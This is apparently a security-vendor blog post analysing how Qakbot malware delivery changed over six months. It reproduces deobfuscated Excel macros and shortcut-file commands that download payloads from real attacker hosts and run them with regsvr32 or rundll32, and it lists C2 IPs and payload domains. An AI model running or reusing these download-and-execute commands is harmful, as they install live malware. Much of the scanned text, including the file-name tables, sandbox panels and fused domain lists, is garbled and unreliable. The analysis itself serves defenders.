# Rise in Qakbot attacks traced to evolving threat techniques

zscaler.com/blogs/security-research/rise-qakbot-attacks-traced-evolving-threat-techniques



Active since 2008, Qakbot, also known as QBot, QuackBot and Pinkslipbot, is a common trojan malware designed to steal passwords. This pervasive threat spreads using an emaildriven botnet that inserts replies in active email threads. Qakbot threat actors are also known to target bank customers and use the access they gain through compromised credentials to spy on financial operations and gain valuable intel.

#### Summary

Qakbot has been a prevalent threat over the past 14 years and continues to evolve adopting new delivery vectors to evade detection. Zscaler Threatlabz has discovered a significant uptick in the spread of Qakbot malware over the past six months using several new techniques. Most recently, threat actors have transformed their techniques to evade detection by using ZIP file extensions, enticing file names with common formats, and Excel (XLM) 4.0 to trick victims into downloading malicious attachments that install Qakbot. Other more subtle techniques are being deployed by threat actors to prevent automated detection and raise the odds that their attack will work, including obfuscating code, leveraging multiple URLs to deliver the payload, using unknown file extension names to deliver the payload, and altering the steps of the process by introducing new layers between initial compromise, delivery, and final execution.

Embedded as commonly-named attachments, Qakbot leverages ZIP archive file having embedded files such as Microsoft Office files, LNK, Powershell, and more. The screenshot in Fig. 1 below reveals a snapshot view of the spikes in Qakbot activity observed over the past six months.



Figure1: Qakbot monitored during last 6 months in Zscaler Threatlabz

Zscaler automatically identifies and blocks files containing Qakbot malware for our customers, and provides them with the best possible solution to manage this evolving threat.

As an extra precaution against these types of threats, Zscaler recommends that organizations formally train users not to open email attachments sent from untrusted or unknown sources and encourage users to verify URLs in their browser address bar before entering credentials.

The Zscaler ThreatLabz team will continue to monitor this campaign, as well as others to help keep our customers safe and share critical information with the larger SecOps community to help stop the spread of active threats like Qakbot and protect people everywhere. The following sections dive into an in-depth analysis of this evolving threat and provide actionable indicators that security professionals can apply to identify and block Qakbot in their environments.

#### Technical analysis of evolving Qakbot techniques

ThreatLabz has observed threat actors using various different file names to disguise attachments designed to deliver Qakbot. Using common file naming formats that include a description, generated numbers, and dates, the files feature common keywords for finance and business operations, including compensation figures, metric reports, invoices and other enticing datasets. To the unsuspecting victim, these types of files may either appear like everyday items for business as usual or as a rare opportunity to look at data they would not normally see. Either way, the victim is likely to fall for the sense of urgency at a fresh data set or request and click the file to learn more about what is inside and how it pertains to them.

#### Malicious file name examples:

Calculation-1517599969-Jan-24.xlsb	DocumentIndex-174553751- 12232021.xlsb			
Calculation-Letter-1179175942-Jan-25.xlsb	EmergReport-273298556-20220309.xlsb			
ClaimDetails-1312905553-Mar-14.xlsb	EmergRepon-2/3298556-20220309.XISD			
	Payment-1553554741-Feb-24.xlsb			
Compensation-1172258432-Feb-16.xlsb	-			
Compliance-Report-1634724067-Mar- 22.xlsb	ReservationDetails-313219689-Dec- 08.xlsb			
22.800	Service-Interrupt-977762469.xlsb			
ContractCopy-1649787354-Dec-21.xlsb	·			
	Summary-1318554386-Dec27.xlsb			

Analyzing the de-obfuscated code exposes how these malicious attachments use XLM 4.0 to hide their macros and evade detection by static analysis tools and automated sandboxes. Looking back over the past six months, our researchers observed a different kind of emails templates and standardized Office templates which are being used and changed only slightly in nearly all of the analyzed Qakbot samples.

#### Email Templates:



relec@menara.ma <cristianodummer@cultura.com.br> ma-csc@schneider-electric.com

Re: Schneider Electric Case # 81747394: [ref:\_00DA0abSm.\_5001H1HURht:ref]

🚺 Click here to download pictures. To help protect your privacy, Outlook prevented automatic download of some pictures in this message.







Re: Re: [subject line information removed]


Compensation\_897179.... 6 KB

Good afternoon,

The attached file is the document that you requested. For any questions, kindly contact me through this email.

Password is abc123

Best.



Bonjour,

Veuillez lire ceci et confirmer



Figure 2 : Standard Email and Office templates used for Qakbot delivery in last six months

The following section provides a month by month overview of changes observed in Qakbot samples from December 2021 - May 2022:

#### Attack Chain




Figure 3: Diagram of Qakbot delivery and execution via Microsoft Office attachments

```
December 2021: Qakbot XLM 4.0 snippet [Md5: 58F76FA1C0147D4142BFE543585B583F]
```

Once the user clicks "Enable Content" to view the attachment, the macro is activated to look for a subroutine with a pre-defined function, in this case starting with auto\_open77777. In the next step of the sequence, the URLDownloadToFile function is imported and called to download the malicious Qakbot Payload and drop it into the C:\ProgramData\ location on the victim's machine with the filename .OCX which is actually Qakbot DLL. Then WinAPI EXEC from Excel4Macro directly executes the malicious payload or loads the payload using regsvr32.exe.

[Loading Cel	15]	
auto open: a		7/777777777777777777777777777777777777
	obfuscation]	
CELL:G25	, FullEvaluation	, =REGISTER("uRlMon","URLDownloadToFileA","JJCCBB","Drwrgdfghfhf",1,9)
CELL:G38	, FullEvaluation	, GOTO(Tiposa168)
CELL:G11	, FullEvaluation	, 567760579595186
CELL:G19	, FullEvaluation	, GOTO(Tiposa3H8) .
CELL:H15	, FullEvaluation	, GOTO(DetrK18)
CELL:K26	, FullEvaluation	, GOTO(XwtrdG18)
CELL:G21	, PartialEvaluation	, =uR1Mon.URLDownloadToFileA(θ," <u>http://158.69.133.79/1086181339302451.dat</u> ","C <u>:\ProgramData\VDscytujyctfjkvu1.ocx</u> ",θ,θ)
CELL:G22	, FullEvaluation	, GOTO(Xwtrd1F11)
CELL:F14	, PartialEvaluation	, =uRlMon.URLDownloadToFileA(0,"http://51.195.35.10/184156626530279.dat","C:\ProgramData\VDscytujyctfjkvu2.ocx",0,0)
CELL:F17	, FullEvaluation	, GOTO(Xwtrd2F14)
CELL:F17	, PartialEvaluation	, =uR1Mon.URLDownloadToFileA(0,"http://103.155.93.23/7222478368935634.dat","C:\ProgramData\VDscytujyctfjkvu3.ocx",0,0)
CELL:F20	, FullEvaluation	, GOTO(XwtrdG24)
CELL:G26	, FullEvaluation	, GOTO(Tiposa2H13)
CELL:H15	, FullEvaluation	, GOTO(Tiposa6H10)
CELL:H20	, FullEvaluation	, GOTO(Tiposa2H20)
CELL:H22	, FullEvaluation	, GOTO(Tiposa1G21)
CELL:G22	, PartialEvaluation	, =EXEC("regsvr32 C:\ProgramData\VDscytujyctfjkvu1.ocx")
CELL:G23	, PartialEvaluation	, =EXEC("regsvr32 C:\ProgramData\VDscytujyctfjkvu2.ocx")
CELL:G24	, PartialEvaluation	, =EXEC("regsvr32 C:\ProgramData\VDscytujyctfjkvu3.ocx")
CELL:G26	, FullEvaluation	, GOTO(Tiposa2H24)
CELL:H29	, FullEvaluation	, GOTO(Tiposa1G29)
CELL:G30	, FullEvaluation	, RETURN()

Figure 4: Qakbot XLM 4.0 snippet from December 2021

# January 2022: Qakbot XLM 4.0 snippet [Md5: 4DFF0479A285DECA19BC48DFF2476123]

In the following snippet it executes macro code which is present in the cells from a hidden sheet named '**EFFWFWFW'**. This creates a REGISTER and consistently calls functions to be performed, except in this example the threat actor has evolved the action to avoid detection via obfuscation.



Figure 5: Qakbot XLM 4.0 snippet from January 2022

**February 2022: Qakbot XLM 4.0 snippet [**Md5: D7C3ED4D29199F388CE93E567A3D45F9]

Malware author leave code mostly unmodified. Create a **folderOne** using **CreateDirectoryA WinAPI** as shown in the following snapshot "C:\Biloa".

auto open:	auto open9999999999999999	99->'kotes1'!\$G\$1
[Starting D	eobfuscation]	
CELL:G7	, FullEvaluation	, False
CELL:G8	, PartialEvaluation	<pre>, =Kernel32.CreateDirectoryA("C:\Biloa",0)</pre>
CELL:G25	, FullEvaluation	, GOTO(kotesF17)
CELL:F22	, PartialEvaluation	, "=ATAN(2143240598522729953492992000)==ATAN(3454880891891079858005999616
1669824512)	==ATAN(232254229826831005	7934389248)==ATAN(4267556143526199994628440064)==ATAN(95143667959589598945
"9"")==ATAN	(214324059852272995349299	2000)==ATAN(3454880891891079858005999616)==ATAN(16353170727286999955191889
95793438924	8)==ATAN(4267556143526199	994628440064)==ATAN(9514366795958959894503096320)"
CELL:F25	, FullEvaluation	, GOTO(kotes1G34)
CELL:G38	, FullEvaluation	, GOTO(kotes2G8)
CELL:G11	, FullEvaluation	, 7394431
CELL:G19	, FullEvaluation	, GOTO(kotes6H8)
CELL:H15	, FullEvaluation	, GOTO(kotes8K18)
CELL:K26	, FullEvaluation	, GOTO(kotes7G18)
CELL:G21	, PartialEvaluation	<pre>, =0.0&amp;0(0,"http://101.99.95.190/5366574&amp;0","C:\Biloa\Dopaters1.ocx",0,0)</pre>
CELL:G22	, FullEvaluation	, GOTO(kotes9D11)
CELL:D14	, PartialEvaluation	<pre>, =0.0&amp;0(0,"http://146.70.81.64/7938718&amp;0","C:\Biloa\Dopaters2.ocx",0,0)</pre>
CELL:D17	, FullEvaluation	, GOTO(kotes10F14)
CELL:F17	, PartialEvaluation	<pre>, =0.0&amp;0(0,"http://190.14.37.12/6689156&amp;0","C:\Biloa\Dopaters3.ocx",0,0)</pre>

Figure 6: Qakbot XLM 4.0 snippet from February 2022

#### March 2022: Qakbot XLM 4.0 snippet [Md5: 3243D439F8B0B4A58478DFA34C3C42C7]

Observed change in the file system persistence level.

- Change in payload drop location from C:\ProgramData\ to C:\Users\User\AppData\Local\[random\_folder\_name]\random.dll
- Less obfuscation and code is much more readable.
- Used **option-s** with **regsvr32.exe** so that it can install silently without prompting any kind of message.

auto_open: a	uto_open->'PVVEBZ'!\$H\$1	
[Starting De	obfuscation]	
CELL:H10	, FullEvaluation	, False
CELL:H13	, FullEvaluation	, CALL("Kernel32","CreateDirectoryA","JCJ","C:\Uduw",0)
CELL:H15	, FullEvaluation	, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://maramaabroo.com/XGLCPZf6et/Cvnhfn.png","C:\Uduw\ehxw1.dll",0,0)
CELL:H17	, PartialEvaluation	, =EXEC("regsvr32 C:\Uduw\ehxw1.dll")
CELL:H19	, FullEvaluation	, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://natalespatagonia.cl/w2X7dAxp/Cvnhfn.png","C:\Uduw\ehxw2.dll",0,0)
CELL:H21	, PartialEvaluation	, =EXEC("regsvr32 C:\Uduw\ehxw2.dll")
CELL:H23	, FullEvaluation	, CALL("urlmon","URLDownloadToFileA","JJCCBB",0,"https://camarajocaclaudino.pb.gov.br/5jajRnhLV0/Cvnhfn.png","C:\Uduw\ehxw3.dll",0,0
CELL:H27	, FullEvaluation	, GOTO(PDGLGFD3)
CELL:D5	, FullEvaluation	, "True"
CELL:D14	, PartialEvaluation	, =EXEC("regsvr32 C:\Uduw\ehxw3.dll")
CELL:D16	, FullEvaluation	, RETURN()

Figure 7: Qakbot XLM 4.0 snippet from March 2022

#### April 2022: XLM 4.0 snippet [Md5: 396C770E50CBAD0D9779969361754D69]

A new change is the observation of fully de-obfuscated code in Qakbot attachments. A similarity observed across Qakbot variants is the use of multiple URLs that can deliver the malicious payload, so that if any one URL goes down or is blocked, then the payload can still be delivered by another available URL. Additionally, it is common to see threat actors trying to evade detection from automated security scans by using unknown extensions on dropped payloads such as OCX, ooccxx, .dat, .gyp, and more.

[Loading Cell auto_open: au [Starting Dec	ito_open3566345643573465	5346574->'Nerrt'!\$G\$1
CELL:G13	, FullEvaluation	, =REGISTER("uRlMon","URLDownloadToFileA","JJCCBB","Kertu",1,9)
CELL:G14	, PartialEvaluation	, =uRlMon.URLDownloadToFileA(θ,"http://146.70.87.163/44735.99085648148.dat","C:\ProgramData\Dis.ooccxx",θ,θ)
CELL:G15	, PartialEvaluation	, =uRlMon.URLDownloadToFileA(0,"http://5.254.118.198/44735.99087962963.dat","C:\ProgramData\Disa.ooccxx",0,0)
CELL:G16	, PartialEvaluation	<pre>, =uRlMon.URLDownloadToFileA(0,"http://91.194.11.15/44735.990902777776.dat","C:\ProgramData\Disb.ooccxx",0,0)</pre>
CELL:G17	, PartialEvaluation	<pre>, =EXEC("Regsvr32 /s calc")</pre>
CELL:G18	, PartialEvaluation	, =EXEC("Regsvr32 C:\ProgramData\Dis.ooccxx")
CELL:G19	, PartialEvaluation	, =EXEC("Regsvr32 C:\ProgramData\Disa.ooccxx")
CELL:G20	, PartialEvaluation	, =EXEC("Regsvr32 C:\ProgramData\Disb.ooccxx")

Figure 8: Qakbot XLM 4.0 snippet from April 2022

#### May: Qakbot XLM 4.0 snippet [Md5: C2B1D2E90D4C468685084A65FFEE600E]

Observed change in the filename to (*[0-9]{2,5}\.[0-9]{4,12}\.dat*]. Additionally, Instead of 4-5 different download payload URLs, only one Qakbot download URL is identified.



Figure 9: Qakbot XLM 4.0 snippet from May 2022

SANDBOX DETAIL REPORT Report ID (MDS): 4DFF0479A285DECAI9BC48DFF2476123		tap file     the Moningen file     to the Moningen file     t			File Type: xlsb
CLASSIFICATION		MITRE ATT&CK	20	VIRUS AND MALWARE	
Class Type Thread 1 Michows 2 Celegory 2 Merviore & Bothert	6	This report contains 11 ATT&CK techniques mapped to 8 section		No known Malware found	
SECURITY BYPASS	11	NETWORKING	-	STEALTH	
May Tay To Detect The Virtual Machine To Hinder Analysis		Document: Performs (KH Durines     Dochados Titles Titles Web Streams Vie HTTP     Performs DME Lookaps     UBLs Found in Mammy Ok Binney Data     UBLs Found in Mammy Ok Binney Data     Ublas Anorem Web Binneyen Uber Agent For HTTP Communication     Ublas Anorem Titles Version	<	Disables Application Timor Messages	
SPREADING		INFORMATION LEAKAGE		EXPLOITING	
No suspicious activity detected		No suspicious activity detected		Document: Evaluation Detected     Document: Process Start Blackfart Hit     Document: Performs HTTP Requests	
PERSISTENCE		SYSTEM SUMMARY	-	DOWNLOAD SUMMARY	
Creates Temporary Files			>	Original file Dropped files Packet capture	125 KB 383 KB 353 KB

Figure 10: Zscaler Sandbox Report Qakbot deliver by Malicious office attachment

#### Spreading factor through LNK files:

#### Attack Chain




Figure 11: Qakbot delivery and execution through LNK file

## a) May 2022: Qakbot snippet of LNK file

Observed increase using the shortcut LNK filetype source with names like:

- report[0-9]{3}\.lnk
- report228.lnk
- report224.lnk

Observed change using **powershell.exe** to download the malware payload.

Observed change and a clear sign of Qakbot evolving to evade updated security practices and defenses by loading the dll payload through **rundll32.exe** instead of **regsvr32.exe**.

Argument: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe -NoExit iwr -Uri https://oleitikocottages.com/r4i9PRpVt/S.png -OutFile \$env:TEMP\766.dll;Start-Process rundll32.exe \$env:TEMP\766.dll,NhndoMnhdfdf

## b) June 2022: Qakbot snippet of LNK file

Observed change in execution flow and name of file name both change on LNK file type. **Regsvr32.exe** used while qakbot dll loading and injects to **explorer.exe** as well for communication to command and control server. Observed file names using the **{5[0-9] {7,10}\_[0-9][6,8]}\.lnk}** LNK file type:

- 51944395538\_1921490797.zip
- 52010712629\_1985757123.zip
- 52135924228\_164908202.zip
- 51107204327\_175134583.zip

Argument: 'C:\Windows\system32\cmd.exe C:\Windows\System32\cmd.exe /q /c echo 'HRTDGR' && MD "%ProgramData%\Username" && curl.exe -o %ProgramData%\Username\filename.pos 91.234.254.106/%random%.dat && ping -n 2 localhost && echo "MERgd" && echo "NRfd" && regsvr32 'C:\ProgramData\Username\filename.pos'

Through command prompt it downloads a payload and drops the file on the victim's machine with a curl command. Here are some observed examples of the process:

#### CMD.EXE :

- /q : Turns the echo off.
- /c : Carries out the command specified by string and then stops.

#### CURL.EXE :

/o: Write to file

After that it loads the downloaded dll payload through **regsvr32.exe** and injects into the **explorer.exe**. Then performs further operations, including:

- Checks for the presence of antivirus software.
- Creates a RUN key for persistence in the system.
- Creates scheduled tasks to execute the payload at a specific time.

SANDBOX DETAIL REPORT		• High Risk • Modewark Risk • Law Rok		0
Report ID (MDS): C2663FCCB541E885DAA390876731CEDE		Analysis Performed: 28/8/2022 8:49:15 pm		File Type: Ink
CLASSIFICATION		MITRE ATT&CK	 VIRUS AND MALWARE	
Class Type Malicious Zangary Maleore & Bothet	Threat Score 100	This report contains 21 ATTACK techniques mapped to 8 tectics	No known Malware found	
SECURITY BYPASS	н	NETWORKING	 STEALTH	8
	^ ~			
SPREADING		INFORMATION LEAKAGE	EXPLOITING	8
No suspicious activity detected		No songicious activity detected	Known MDS     May Try To Detect The Windows Explorer Process	
PERSISTENCE		SYSTEM SUMMARY	 DOWNLOAD SUMMARY	
Chops RF Files To The User Root Orientory     Uses Rog are To Modify The Windows Registry     Uses Scratsackees or X Area To Add Add Modify Tauli Schedules     Creates An Autostar Registry King     Tomps RF Files A Aplication Registry King     Drops RF Files A Aplication Registry Chargen Directory But Not Started Or Loaded     Orops Rise With A Nan Matching Tile Extension     Uses Cond Live Doos Discossivery to Alter Registry Or Ne Data		Found Makese Configuration     Anormal High CPU Usage     PF File Does His Import Any Functions     Windows Shretox (File Content Supplicad Strings     ClassIfication Label     ClassIfication Label     ClassIfication Custor Pages     ClassIfication     ClassIfication	Original file Droppet files Packat capture	1 KB 4 MB 1 MB

Figure 12: Zscaler Sandbox Report Qakbot deliver by LNK

More details on these findings are covered in the ThreatLabz <u>Qakbot vectors blog</u>.

Downloaded Qakbot DLL: **529fb9186fa6e45fd4b7d2798c7c553c** from above mentioned LNK file.

e8 f09ef8ff	call qak.8F5EA4	
33C0	xor eax, eax	
55	push ebp	
68 9EC39600	push qak.96C39E	
64:FF30	push dword ptr fs: [eax]	
64:8920	mov dword ptr <mark>fs</mark> :[eax],esp	
C705 20FC9600		
C705 20FC9600	mov dword ptr ds:[96FC20],29 [29:')	

The entry point of the executable is fully obfuscated using duplicate MOV operations.

Figure 13: Obfuscated entry point

The following screenshot shows junk code obfuscating the script used to decode the payload.

```
🚺 🚄 🔛
loc_47BC0D:
        eax, [ebp+var_58]
mov
add
        eax, [ebp+var_54]
dec
        eax
mov
        [ebp+var_5C], eax
                         ; hdc
push
        0
call
        GetTextCharset
mov
        ebx, eax
mov
        eax, [ebp+var_28]
mov
        eax, [eax]
add
        eax, [ebp+var_58]
add
        ebx, eax
                         ; hdc
push
        0
call
        GetTextCharset
sub
        ebx, eax
mov
        eax, [ebp+var_28]
mov
        [eax], ebx
mov
        eax, [ebp+var_3C]
        eax, [ebp+var_5C]
add
        [ebp+var_60], eax
mov
mov
        eax, [ebp+var_28]
mov
        eax, [eax]
xor
        eax, [ebp+var_60]
mov
        [ebp+var_60], eax
        eax, [ebp+var_60]
mov
        edx, [ebp+var_28]
mov
mov
        [edx], eax
xor
        eax, eax
mov
        [ebp+var_5C], eax
mov
        eax, [ebp+var_58]
add
        eax, 4
add
        eax, [ebp+var_5C]
        [ebp+var_58], eax
mov
        eax, [ebp+var_28]
mov
add
        eax, 4
add
        eax, [ebp+var_5C]
mov
        [ebp+var_28], eax
mov
        eax, [ebp+var 58]
        eax, [ebp+var_34]
cmp
        short loc_47BC0D
jb
```


Figure 14: Code snippet for decoding the payload

Checks for Windows Defender Emulation using **WinAPI GetFileAttributes** "C:\INTERNAL\\_\_empty".



Figure 15: Payload checking GetFileAttributesW

The sample also uses some flags like **SELF\_TEST\_1** which appear to be for debugging purposes.



ebx:L"SELF\_TEST\_1

ebx:L"SELF\_TEST\_1

Figure 16: Setting flag for debugging purpose

SANDBOX DETAIL REPORT Report ID (MD5): 529F89186FA6E45FD487D2798C7C553C	High flox.      Manipuls Rise     Los Rise     Analysis Performed: 10/6/2022 9:25:42 pm			File Type: d
CLASSIFICATION	MACHINE LEARNING ANALYSIS		MITRE ATT&CK	
Class Type Threat Score Microso 96 Cetegory Maleore & Schwart Internet Score	Malicious - High Confidence		This report contains 15 ATTECK techniques mapped to 7 factics	
VIRUS AND MALWARE	SECURITY BYPASS		NETWORKING	
No known Mahrane found	Maps A ELL OF Mantory Area Into Another Process     Time To Dated Standbases And Other Dynamic Analysis Tools     Sample Steeps for A Long Time (Installer Files Dates) Tools     Sample Steeps for A Long Time (Installer Files Dreas These Property).     All Process Strings Count     Advantas Memory In Foreign Processes     Weeks for Unserger/Memory Amounts	^ ~	URLs Found in Memory Of Binary Data	
STEALTH	SPREADING SPREADING		INFORMATION LEAKAGE	
Oreates A Process In Supported Mode (Ukely To Inject Code)     Inject Code Into The Windows Explorer     Overwrites Code With Unconditional Jumps - Possibly Settings Hooks In Foreign Process	No suspicious activity detected		No suspicious activity detected	
EXPLOITING	PERSISTENCE		SYSTEM SUMMARY	
May Try To Detect The Windows Explorer Process	Drops FE Files To The User Root Directory     Uses Register To Modiling The Wildows Registry     Uses Scheduless and PALeen PALA And Middly Task Schedules     Oranters An Autostart Registry Key     Drops FEF (Files A Adjustion Parigen Directory But Not Started O' Loaded     Uses Cincil Line Tools Excessively To After Registry Or File Data     Drops FF Files	<b>^</b>	Abnormal High CRU Usage     FR File Does Not Import Any Functions     Cassification Loadel     Contest Guard Pages     Contest Subcent Pages     Contest Nutreeves     Cont	

Figure 17: Zscaler Sandbox report for Qakbot DLL

#### Zscaler's multilayered cloud security platform detects indicators, as shown below:

#### LNK.Downloader.Qakbot

#### VBA.Downloader.Qakbot

The following details can be found in the Qakbot configuration file which we examined connecting to the server through **explorer.exe**.

BOTNET ID: Obama188

[+] C2 IPs:

1.161.123.53

101.108.199.194

102.182.232.3

103.116.178.85

103.207.85.38

104.34.212.7

106.51.48.170

108.60.213.141

109.12.111.14

109.178.178.110

111.125.245.116

117.248.109.38:21

120.150.218.241

120.61.2.215

121.7.223.45

124.40.244.115

140.82.49.12

140.82.63.183

143.0.219.6

144.202.2.175

144.202.3.39

148.0.56.63

148.64.96.100

149.28.238.199

172.115.177.204

173.174.216.62

173.21.10.71

174.69.215.101

175.145.235.37

176.205.23.48

176.67.56.94

177.209.202.242

177.94.57.126

179.158.105.44

180.129.108.214

182.191.92.203

186.90.153.162

187.207.131.50

187.251.132.144

189.146.87.77

189.223.102.22

189.253.206.105

189.37.80.240

189.78.107.163

190.252.242.69

191.112.4.17

191.34.120.8

193.136.1.58

196.203.37.215

197.87.182.115

197.94.94.206

201.145.165.25

201.172.23.68

201.242.175.29

208.101.82.0

208.107.221.224

210.246.4.69

#### **Indicators of Compromise**

# [+] Payload URLs:

anukulvivah.comnobeltech[.]com.pk griffinsinternationalschool.intierrasdecuyo[.]com.ar tajir[.]comdocumentostelsen[.]com wrcopias[.]com.brls[.]com.co dk-chic[.]combendhardwoodflooring[.]com stalwartnv[.]comdelartico[.]com newportresearchassociates[.]comjindalfabtex[.]com softwarela.orgasesorescontables[.]com.py segurabr[.]com.brrenty.biz hams.psalrabbat[.]com glistenworld[.]comsonalifecare[.]com act4dem.netbrandxo.in stuttgartmed[.]comgmstrust.in act4dem.netglistenworld[.]com ananastours[.]comhostingdeguatemala[.]com gmsss45c[.]comasiatrendsmfg[.]com facturamorelos[.]comjnpowerbatteries[.]com minimean[.]com1031taxfreexchange[.]com pbxebike[.]comhigradeautoparts[.]com parkbrightworldwideltd[.]comams.org.co baalajiinfotechs[.]commomoverslegypte[.]com recetasparaelalmapanama[.]comghssarangpur.org wecarepetz[.]com.brbrothersasian[.]com knapppizzabk[.]comwecarepetz[.]com.br jeovajirelocacao[.]com.br7n7u.tk amdpl.indabontechnologies.co.ke bouncehouserentalmiami.netmahasewanavimumbai[.]com hotelsinshillong.inbrothersasian[.]com tamiltechhints[.]comitaw-int[.]com tvtopcultura[.]com.brmadarasapattinam[.]com desue.mxautocadbeginner[.]com antwerpdiamond.netmarciomazeu.dev.br ifongeek[.]comtunaranjadigital[.]com avaniamore[.]comthecoursecreators[.]com thecoursecreators[.]comdrishyamopticals[.]com thewebinarchallenge[.]comiammyprioritylive[.]com erekha.invegascraftbeertour[.]com

rommify.orgpbsl[.]com.gh sathyaunarsabha.orgcourtalamarivuthirukovil.org pbsl[.]com.ghapk.hap.in outsourcingmr[.]comofferlele[.]com courtalamarivuthirukovil.orgelchurritorojas[.]com apk.hap.inklicc.co.tz jinglebells.ngthebrarscafe[.]com bigtv3d.inretroexcavaciones[.]com aimwithnidhi.invizionsconsulting[.]com gaurenz[.]comamarelogema[.]com.br wiredcampus.inretroexcavaciones[.]com elchurritorojas[.]comglobalwomenssummit2020[.]com byonyks[.]comwfgproduction[.]com wfgproduction[.]comciit.edu.ph reachprofits[.]comcreativecanvas.co.in vegascraftbeertour[.]comnightsclub[.]com assistenciatecnicaembh24h[.]com.brtheinfluencersummit2021[.]com grupoumbrella[.]com.brbjfibra[.]com fra[.]com.arthewebinarstore[.]com writeright.inaaafilador.eu wlrinformatica[.]com.brminahventures[.]com alternativecareers.inwvquali[.]com.br aaafilador.eueventbriteclone.xyz policepublicpress.inmarcofoods.in longwood-pestcontrol[.]comlifecraze.in viasalud.mxecsshipping[.]com misteriosdeldesierto.pelgfcontabilidade[.]com.br mariebeeacademy[.]commuthumobiles[.]com teamone[.]com.satechmahesh.in wiredcampus.inteamone[.]com.sa furnitureion[.]comekofootball[.]com comunidadecristaresgate[.]com.bryqsigo[.]com mysuccesspoint.inkriworld.net wiredcampus.intheinfluencerlaunch[.]com mi24securetech[.]compalconsulting.net attalian[.]comrudrafasteners[.]com filmandtelevisionindia[.]comcloudberrie[.]com brikomechanical[.]comideiasnopapel[.]com.br neovation.sgatozinstrument[.]com tecnobros8[.]comwalnut.ae brikomechanical[.]comleaoagronegocios[.]com.br sonhomirim[.]com.brwlrinformatica[.]com.br

wbbvet.ac.inboostabrain.in narendesigns[.]comsla[.]com.ng rstkd[.]com.brdelacumbrefm[.]com leaoagronegocios[.]com.brdegreesdontmatter.in strategicalliances.co.inlelokobranding.co.za metrointl.netrajkotbusiness.in titanhub.co.ukgrupothal[.]com.br www.centerplastic[.]com.brpawnest[.]com rightsupportmanagement.co.uksmiletours.net leaseicemachine[.]comsegiaviamentos[.]com.br virtualexpo.cactusfuturetech[.]comautovidriosrobin.anuncio-ads.cl klearning.co.ukbestbuidan.mn amicodelverde[.]comhunbuzz[.]com prova.gaia.srlprodotti.curadelprato[.]com prodotti.curadelprato[.]comdomenico[.]com.co anukulvivah[.]comahmedabadpolicestories[.]com ec.meticulux.netpent.meticulux.net clerbypestcontrolllp.inorderingg.in rylanderrichter[.]comtajir[.]com searchgeo.org4md-uae[.]com matjarialmomayz[.]comformularapida[.]com.br carnesecaelpatron[.]com.mxbengallabourunion[.]com alphanett[.]com.brragvision[.]com secunets.co.keflameburger[.]com.mx gph.lkabingdonhomes[.]com agteacherscollege.ac.insis.edu.gh impexlanka[.]comludoi[.]come.xyz mufinacademy[.]com1031oilgasexchange[.]com indexpublicidade[.]com.brhullriverinternationalltd[.]com srgsdelhiwest[.]comproyectostam[.]com waitthouseinc.orggomax.mv ecotence.in.nettriplenetleaseproperty[.]com brunocesar.meonlywebsitemaintenance[.]com lbconsultores[.]com.cokindersaurus.in guitarconnectionsg[.]comguestpostmachine[.]com bagatiparamohiladegreecollege.edu.bdguitarconnectionsg[.]com waitthouseinc.orgofferlele[.]com cuddlethypet[.]comsrimanthexports[.]com espetinhodotom[.]comluxiaafinishinglab[.]com greyter[.]commoodle-on[.]com niramayacare.inmakazadpharmacy[.]com netleasesale[.]comnathanflax[.]com

erimaegypt[.]comclashminiwiki[.]com topfivedubai[.]comskyorder.net profitsbrewingnews[.]commotobi[.]com.bd polistirolo.orgpalashinternationals[.]com mayaconstructions.co.inmaexbrasil[.]com.br mzdartworkservicesllc[.]comwalmondgroup[.]com saffroneduworld[.]comlacremaynaty[.]com.mx ifongeek[.]comgrowscaleandprofit[.]com getishdonelive[.]cominfluencerlaunches[.]com apk.hap.incalldekesha[.]com vortex.cmspeakatiamp[.]com thewebinarclinic[.]comthewebinarchecklist[.]com sathyaunarsabha.orgoutsourcingmr[.]com webdoweb[.]com.ngvortex.cm future-vision[.]com.trbrunalipiani[.]com.br ecotence.xyznimbus[.]com.qa writeright.inlightnco.id aidshivawareness.orgmetaunlimited.in hearingaidbihar[.]combarcalifa[.]com.br condominiosanalfonso.cltimelapse.ae oladobeldavida[.]com.brmarcofoods.in alternativecareers.inrsbng[.]com cobblux.pktafonego.org chezmarblan[.]comcogitosoftware.co.in devconstech[.]comcumipilek[.]com daptec[.]com.brhydrical.mx indiacodecafe[.]comecsshipping[.]com skyorder.nettechmahesh.in assimpresaroma.itcampandvillas[.]com styleavail[.]comomtapovan[.]com programandoavida[.]com.brindiacodecafe[.]com bruno-music[.]comlaoaseanhospital.la agbegypt[.]comcrimpwell.in 1031wiki[.]comstrategicalliances.co.in nimbus[.]com.qavivanaweb[.]com.br officeservicesjo.cfdinspiraanalytics.in shareyourcake.orgprotocolostart[.]com acertoinformatica[.]com.brinovex.in devconstech[.]comdigizen.in rajkotbusiness.indigizen.in acertoinformatica[.]com.brrumbakids[.]com

boostabrain.incsnglobal.co haskekudla[.]comkraushop[.]com Mahalaxmibastralayanx.inchuckdukas[.]com

# [+] Hashes

# XLSB:

